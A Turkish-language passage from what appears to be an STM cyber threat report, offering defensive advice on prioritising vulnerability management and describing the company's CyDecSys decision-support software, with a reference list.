POODLE	4.3	Sadece çalışan ağından erişim var.
SHELLSHOCK	10.0	Sadece DMZ'den erişim var.
BLUEBORNE	8.3	Yakın bir erişim gerekli (Bluetooth)

Tablo 5: Zafiyetler ve skor bilgileri.

vb. parametrelerle ve birçok farklı senaryonun analiziyle birlikte risk önceliklendirmesi yapılmalıdır. Bilgi sistemlerindeki gelişme ve artan karmaşıklığa paralel olarak zafiyet sayısı ve çeşitliliğinin hızla arttığı bir ortamda koruyucu ve önleyici tedbirler alınmasında sübjektif yöntemler yerine daha hızlı, önceliklendirilmiş ve optimal fayda sağlayacak rasyonel kararlar alınabilmesi için karar destek sistemlerine ihtiyaç duyulmaktadır.

Karar destek sistemleri, veri ve modellerin etkin kullanımıyla karmaşık problemlerin çözümüne ve insanların karar vermesine yardımcı olan bilgisayar tabanlı sistemlerdir. Siber güvenlik karar destek sistemleri ise siber güvenlik uzmanları ve sistem yöneticilerine durumsal farkındalık sağlayıp, sistem risk değerlendirmesi yaparak ve koruyucu/önleyici tedbirler önererek hızlı ve önceliklendirilmiş rasyonel kararlar alınmasına yardımcı olan sistemlerdir.

Zafiyet yönetimindeki bir diğer husus da envanter yönetimini sağlamaktır. Kabaca söyleyecek olursak elinizde ne olduğunu bilmiyorsanız onu savunamazsınız. Eğer zafiyet tarama aracınız bir envanter yönetim aracından beslenmiyor ya da ağ cihazlarıyla bütünleşik bir şekilde çalışıp taranabilecek alt ağ ve cihazları otomatik bir şekilde tespit edemiyorsa muhtemelen bir şeyler kaçırıyorsunuzdur. Kıyıda köşede kalmış test sistemleri, geçici olarak açılmış ancak unutulup kapatılmamış sunucular gibi envantere dahi girmemiş cihazlar sadece IP adresi ile arama yapıldığında tespit edilemeyecektir.

Son olarak kurumsal zafiyet yönetiminde aşağıdaki maddele uyulmasını öneririz.

- Güvenlik duvarınızdan zafiyet tarayıcıların çalışması için gerekli adreslere ulaşmak için gerekli izinleri tanımlayın.
- Windows ile çalışan cihazlarda yerel yetkili kullanıcı seviyesinde, Linux ile çalışan cihazlarda standart kullanıcı seviyesinde kullanıcılar tanımlayarak bu kullanıcılarla tarama yapın. Kullanıcı tanımlamadan yaptığınız taramalarda çoğu zafiyetin tespit edilemeyeceğini ve sayının gerçek zafiyet sayısının oldukça altında çıkabileceğini göz önünde bulundurun.

İşletim Sistemi	Kullanıcı Tanımlamadan	Kullanıcı Tanımlayarak
Windows 10 1511	15	884
Ubuntu 16.04	62	1101

Tablo 6: Zafiyet tarama yöntemleri/Zafiyet sayıları (kullanıcı-kullanıcısız tarama).

- Sadece zafiyet tarayıcı kullanıyorsanız önceliklendirmeyi kendiniz yapmaya çalışın. Varlıklarınıza mutlaka bir değer verin. Önemli bilgilerin olduğu bir veri tabanı işleten sunucuyu kaybetmekle, çalışanın dizüstü cihazının ele geçirilmesinin aynı etkiyi yaratmayacağını unutmayın. Dolayısıyla aynı zafiyet ikisinin de üzerinde varsa değeri yüksek makinelerden başlayın.
- Güvenlik duvarı kurallarını giren birimlerle ortak çalışın. Bir zafiyeti hemen kapatamıyorsanız ve ağ tabanlı istismar edilebiliyorsa ilgili portları geçici olarak kapatma yolunu seçin.
- Güvenlik duvarı, IDS, antivirüs vb. yazılımlardan gelen uyarılar zafiyet kapatma sürecinde dikkatle incelenmelidir. Ağdaki bir makinenin ele geçmesi zafiyet barındıran diğer makinelerle de erişim sağlayabileceğinden tüm riskinizi değiştirecektir. Bir karar destek sistemi kullanmıyorsanız manuel olarak tanımladığınız tehdit noktalarından, güvenlik duvarı kuralları ve istismar edilebilen zafiyetlerle birlikte hangi cihazların tehdit altında olduğunu tespit edip önceliklendirmenizi yapın.
- Sisteminizde en çok yer alan uygulamaları önceliklendirmeye de çalışabilirsiniz. Örneğin aynı skora sahip iki zafiyet Tomcat ve Chrome uygulamalarını ilgilendirsin. Ağınızda Tomcat sadece 2-3 sunucuda bulunuyor, Chrome ise olağan bir şekilde yüzlerce uç noktada bulunuyorsa önceliklendirmeniz Chrome'u ilgilendiren zafiyet olmalıdır.
- Farklı alt ağlar farklı iş birimlerine ayrılmışsa zafiyet yönetimini mutlaka üst seviyede incelemeye çalışın. Örneğin İnsan Kaynakları bölümüne ait cihazlarının olduğu alt ağ, Finans biriminin cihazlarının olduğu alt ağdan farklı ve yönetimleri de farklı kişilerde ise zafiyetleri iş birimi bazında değerlendirmeniz size önceliklendirme için çok büyük bir avantaj sağlayacaktır.
- İstismar kodlarının yayınlandığı açık kaynakları (exploit-db, metasploit, ...) takip edin. Çünkü statik olarak skorlanmış zafiyetlerin istismar kodu yayınlandığında da skoru değişmeyecek ancak sisteminize verebileceği zarar artacaktır.


14.1. CyDecSys™ (Cyber Decision Support System)

Bu incelemede, Savunma Teknolojileri Mühendislik ve Ticaret A.Ş. (STM) tarafından siber güvenlik uzmanları ve sistem yöneticilerinin zafiyet yönetiminde önceliklendirilmiş rasyonel kararlar almasını sağlamak için geliştirilmiş olan CyDecSys™ (Cyber Decision Support System) yazılımı ele alınmaktadır. Bir siber güvenlik karar destek sistemi olarak CyDecSys™ klasik zafiyet tarama araçlarından farklı olarak aşağıdaki özellikleri sunmaktadır.

14.1.1. AĞ VE VARLIK KEŞFİ

CyDecSys ile **hem ürüne özel, hem de açık protokol (SNMP vb.) tabanlı yöntemlerle** fiziksel ağ topolojisi ve aktif ağ cihazı yapılandırmaları otomatik olarak keşfedilebilmektedir. CyDecSys ile oluşturulan örnek bir ağ topoloji diyagramı Şekil 80'de gösterilmiştir.

14.1.2. ZAFİYET TARAMA



Şekil 80: Örnek CyDecSys topoloji diyagramı.

Aktif tarama yapmak için CyDecSys'de dağıtık mimari-de yüksek performanslı zafiyet tarama özelliği ilave edilmiştir. Buna ilave olarak, CyDecSys dışında doğrudan OpenVAS, Nessus ve Nexpose ile yapılmış tam ağ veya alt ağlara ait zafiyet taramaları XML formatındaki raporlar ile CyDecSys'e aktarılabilir.


14.1.3 ZAFİYET KÜTÜPHANESİ

Bu kapsamda, zafiyetlerle ilgili farklı kaynaklarda yer alan farklı kategorilerdeki verileri derlemek ve anlamlandırmak suretiyle CyDecSys zafiyet veri tabanı oluşturulmuştur. Farklı kaynaklardaki verilerden bir otomasyon ile ilk aşama veri füzyonu sağlanmakta, siber güvenlik uzmanları tarafından yapılan kontroller ile de veri doğruluğu artırılmaktadır.

14.1.4. TEHDİT SİMÜLASYONU

Diğer bir saldırı yüzeyi analiz yöntemi **tehdit odaklı** bakış açısına dayanmaktadır. Tehdit odaklı analiz yönteminde, farklı konumlarda ve farklı yeteneklerde saldırganlar (tehdit kaynakları) tanımlanarak sistemdeki zafiyetlerden hangilerinin istismar edilebilir olduğu anlaşılmaya çalışılır. Bu şekilde, daha önce alınmış koruyucu/önleyici tedbirler ya da sistem konfigürasyonları (güvenlik duvarı kuralları gibi) nedeniyle saldırganlar tarafından mevcut durumda istismar edilebilir durumda olmayan zafiyetlerin giderilmesi için çaba harcanması önlenerek kaynak tasarrufu sağlanabilir ve istismar edilebilir zafiyetlere öncelik verilebilir.

Tehdit odaklı analizin bir diğer avantajı ise oluşturulacak **saldırı ağaçları** ile sistemdeki zafiyetlerin hangi sırada ve kaç saldırı adımıyla istismar edilebilir olduğunun ortaya çıkarılmasıdır. CyDecSys ile dış saldırgan (Hacker) ve/veya iç saldırgan (Kötü Niyetli Çalışan) olmak üzere iki farklı saldırgan modeli oluşturulabilmekte ve söz konusu saldırganlar için konum, yetenek, motivasyon vb. parametreler tanımlanarak bir saldırı ağacı üretilmektedir. CyDecSys tarafından oluşturulan örnek bir saldırı ağacı diyagramı Şekil 81'de gösterilmiştir.




Şekil 81: Örnek CyDecSys Saldırı Ağacı Diyagramı

14.1.5. RİSK ANALİZİ

Bir siber güvenlik karar destek sisteminden beklenen en önemli işlevlerden biri de sistem risk analizinin yapılabilmesidir. **Zafiyet odaklı** analiz yöntemiyle zafiyetlerin risk analizinin yapılması mümkün iken **tehdit odaklı** bakış açısıyla hem tehditlerin oluşturduğu risk tespit edilebilmekte, hem de hangi zafiyetler istismar edilerek hangi varlıkların ele geçirilebileceği ortaya konulmaktadır.

Bir diğer analiz yöntemi olarak **varlık odaklı** bakış açısıyla sistemdeki cihazların, alt ağların, iş birimlerinin ya da



Şekil 82: Örnek CyDecSys Özeti Ekranı

konumlarının, sistemdeki yazılımların, yazılım gruplarının ya da yazılım sağlayıcıların sistem üzerinde oluşturduğu riskler ortaya konulabilir.


CyDecSys, her üç analiz yöntemini de kullanarak, kapsamlı ve **farklı perspektiflerden sistem risk analizi** yapılmasına imkân vermektedir. Sistem risklerine ilişkin farklı kategorilerde özet bilgi veren örnek bir ekran görüntüsü Şekil 82’de yer almaktadır.

Şekil 82’te yer alan özet ekranla sistemin tümünün, sistemdeki zafiyetlerin, yazılımların, alt ağların, cihazların, iş birimlerinin ve konumların riskleri ayrı ayrı görülebilmektedir.

Aynı ağ içindeki bazı sistemlerde gizlilik daha önemli iken bazı sistemlerde erişilebilirlik ya da bütünlük daha önemli olabilmektedir. Bu bağlamda, CyDecSys'in risk analizi

için sunduğu önemli bir özellik de riskin ortalama risk skoruna ilave olarak siber güvenliğin üç temel taşı olan **gizlilik**, **bütünlük** ve **erişilebilirlik** sınıfları için ayrı ayrı hesaplanmasıdır.

CyDecSys, farklı perspektiflerdeki risk analizlerinin **temel ve tehdit bazlı** olmak üzere iki ana kategoride ele alınmasına imkân tanımaktadır. Temel risk analizinde tehdit simülasyonu yapılmadan sistemdeki tüm zafiyetlerin istismar edilebileceği varsayımıyla risk hesaplaması yapılmaktadır. Tehdit bazlı risk analizinde ise tanımlı tehditler tarafından istismar edilebilecek zafiyetler saldırı ağaçlarıyla belirlenmekte ve sadece istismar edilebilir durumdaki zafiyetler için CyDecSys risk analizi algoritmasıyla risk hesaplaması yapılmaktadır. CyDecSys ile tespit edilen tehdit bazlı cihaz risklerine ilişkin bir örnek ekran görüntüsü Şekil 83'te gösterilmiştir.




Şekil 83: Örnek CyDecSys Özet Ekranı

14.1.6. TEHDİT İSTİHBARAT RİSKİ

Bu kapsamda, siber güvenlik uzmanları için kritik öneme sahip tehdit istihbarat riski ve bilgisi, STM Siber İstihbarat Merkezi tarafından oluşturularak CyDecSys zafiyet veri tabanı zenginleştirilmektedir. Bu sayede, zafiyetler tehdit istihbarat skoruna göre sıralanarak önem derecelerine göre incelenebilmekte, alarm ekranları vasıtasıyla da siber güvenlik uzmanları zafiyetler hakkındaki güncel gelişmelerle bilgilendirilmektedir.

14.1.7. KORUYUCU ÖNLEM ANALİZİ

CyDecSys ile oluşturulan saldırı ağacında Şekil 84'te görüldüğü üzere saldırı adımları ve saldırıya neden olan zafiyetler ayrıntılı olarak analiz edilebilmekte ve zafiyeti kaldırmak için koruyucu önlem alternatifleri sunulmaktadır. Koruyucu önlem uygulandıktan sonra sağlanan iyileşme ya da sistemde devam eden zafiyetlerin ise simülasyonu yapılarak optimal fayda getirecek kararın alınması sağlanmaktadır.



Şekil 84: Örnek CyDecSys Saldırı Ağacı Analizi ve Koruyucu Önlem Simülasyonu Ekranı

KAYNAKÇA

- [1] C. Cimpanu, «I2P network proposed as the next hiding spot for criminal operations», ZDNet, 30 Mayıs 2019. [Çevrimiçi]. <https://www.zdnet.com/article/i2p-network-proposed-as-the-next-hiding-spot-for-criminal-operations/>. [Erişildi: Haziran 2019].
- [2] S. Khandelwal, «Hackers Used WhatsApp 0-Day Flaw to Secretly Install Spyware On Phones», The Hacker News, 14 Mayıs 2019. [Çevrimiçi]. <https://thehackernews.com/2019/05/hack-whatsapp-vulnerability.html>. [Erişildi: Nisan 2019].
- [3] «Remove .NamPoHyu Virus Ransomware (+File Recovery)», HoToRemove.Guide, 2019. [Çevrimiçi]. <https://howtoremove.guide/remove-nampohyu-virus/>. [Erişildi: 2019].
- [4] T. Mihailov, «Remove MegaLocker Ransomware», Sensors Tech Forum, 18 Mart 2019. [Çevrimiçi]. <https://sensorstechforum.com/remove-megalocker-ransomware/>. [Erişildi: Nisan 2019].
- [5] L. Abrams, «'NamPoHyu Virus' Ransomware Targets Remote Samba Servers», BleepingComputer, 16 Nisan 2019. [Çevrimiçi]. <https://www.bleepingcomputer.com/news/security/nampohyu-virus-ransomware-targets-remote-samba-servers/>. [Erişildi: Mayıs 2019].
- [6] EMISOFT, «Emsisoft Decrypter for MegaLocker», EMISOFT, 2 Mayıs 2019. [Çevrimiçi]. <https://www.emsisoft.com/decrypter/megalocker>. [Erişildi: Haziran 2019].
- [7] T. M. I. S. Y. E. Yisroel Mirsky, «CT-GAN: Malicious Tampering of 3D Medical Imagery using Deep Learning», %1 içinde 28th USENIX Security Symposium, SANTA CLARA, CA, USA, 2019.
- [8] «Ethercombing: Finding Secrets in Popular Places», Independent Security Evaluators, 2019.
- [9] Standards for Efficient Cryptography, «SEC 2: Recommended Elliptic Curve Domain Parameters», 27 Ocak 2010. [Çevrimiçi]. <http://www.secg.org/sec2-v2.pdf>. [Erişildi: Şubat 2019].
- [10] «Etherscan», Etherscan, 2019. [Çevrimiçi]. <https://etherscan.io/address/0x7e5f4552091a69125d5dfcb7b8c2659029395bdf>. [Erişildi: 2019].
- [11] AA, «Boeing 737 Max'lerdeki yazılım sorununu kazalardan önce biliyormuş», Bloomberg HT, 6 Mayıs 2019. [Çevrimiçi]. <https://www.bloomberght.com/boeing-737-max-lerdeki-yazilim-sorununu-kazalardan-once-biliyormus-2217055>. [Erişildi: Mayıs 2019].
- [12] G. Travis, «How the Boeing 737 Max Disaster Looks to a Software Developer», IEEE Spectrum, Nisan 2019. [Çevrimiçi]. <https://spectrum.ieee.org/aerospace/aviation/how-the-boeing-737-max-disaster-looks-to-a-software-developer>. [Erişildi: Mayıs 2019].
- [13] S. Dent, «Boeing will release software updates for 737 Max jets by April», Engadget, 12 Mart 2019. [Çevrimiçi]. <https://www.engadget.com/2019/03/12/boeing-software-update-737-max/>. [Erişildi: Nisan 2019].
- [14] Help Net Security, «Still relying solely on CVE and NVD for vulnerability tracking? Bad idea», Help Net Security, 16 Şubat 2019. [Çevrimiçi]. <https://www.helpnetsecurity.com/2018/02/16/cve-nvd-vulnerability-tracking/>. [Erişildi: Mart 2019].
- [15] The Samba Team, «CVE-2018-16860», Samba, [Çevrimiçi]. <https://www.samba.org/samba/security/CVE-2018-16860.html>. [Erişildi: Mayıs 2019].
- [16] NATIONAL VULNERABILITY DATABASE, «CVE-2018-16860», NATIONAL VULNERABILITY DATABASE, 2018. [Çevrimiçi]. <https://nvd.nist.gov/vuln/detail/CVE-2018-16860>. [Erişildi: Mayıs 2019].



www.stm.com.tr

[in](#) [t](#) [f](#) [o](#) [v](#) /STMDefence



thinktech
STM Teknolojik Düşünce Merkezi

thinktech.stm.com.tr

[in](#) [t](#) [f](#) [o](#) [v](#) /STMThinkTech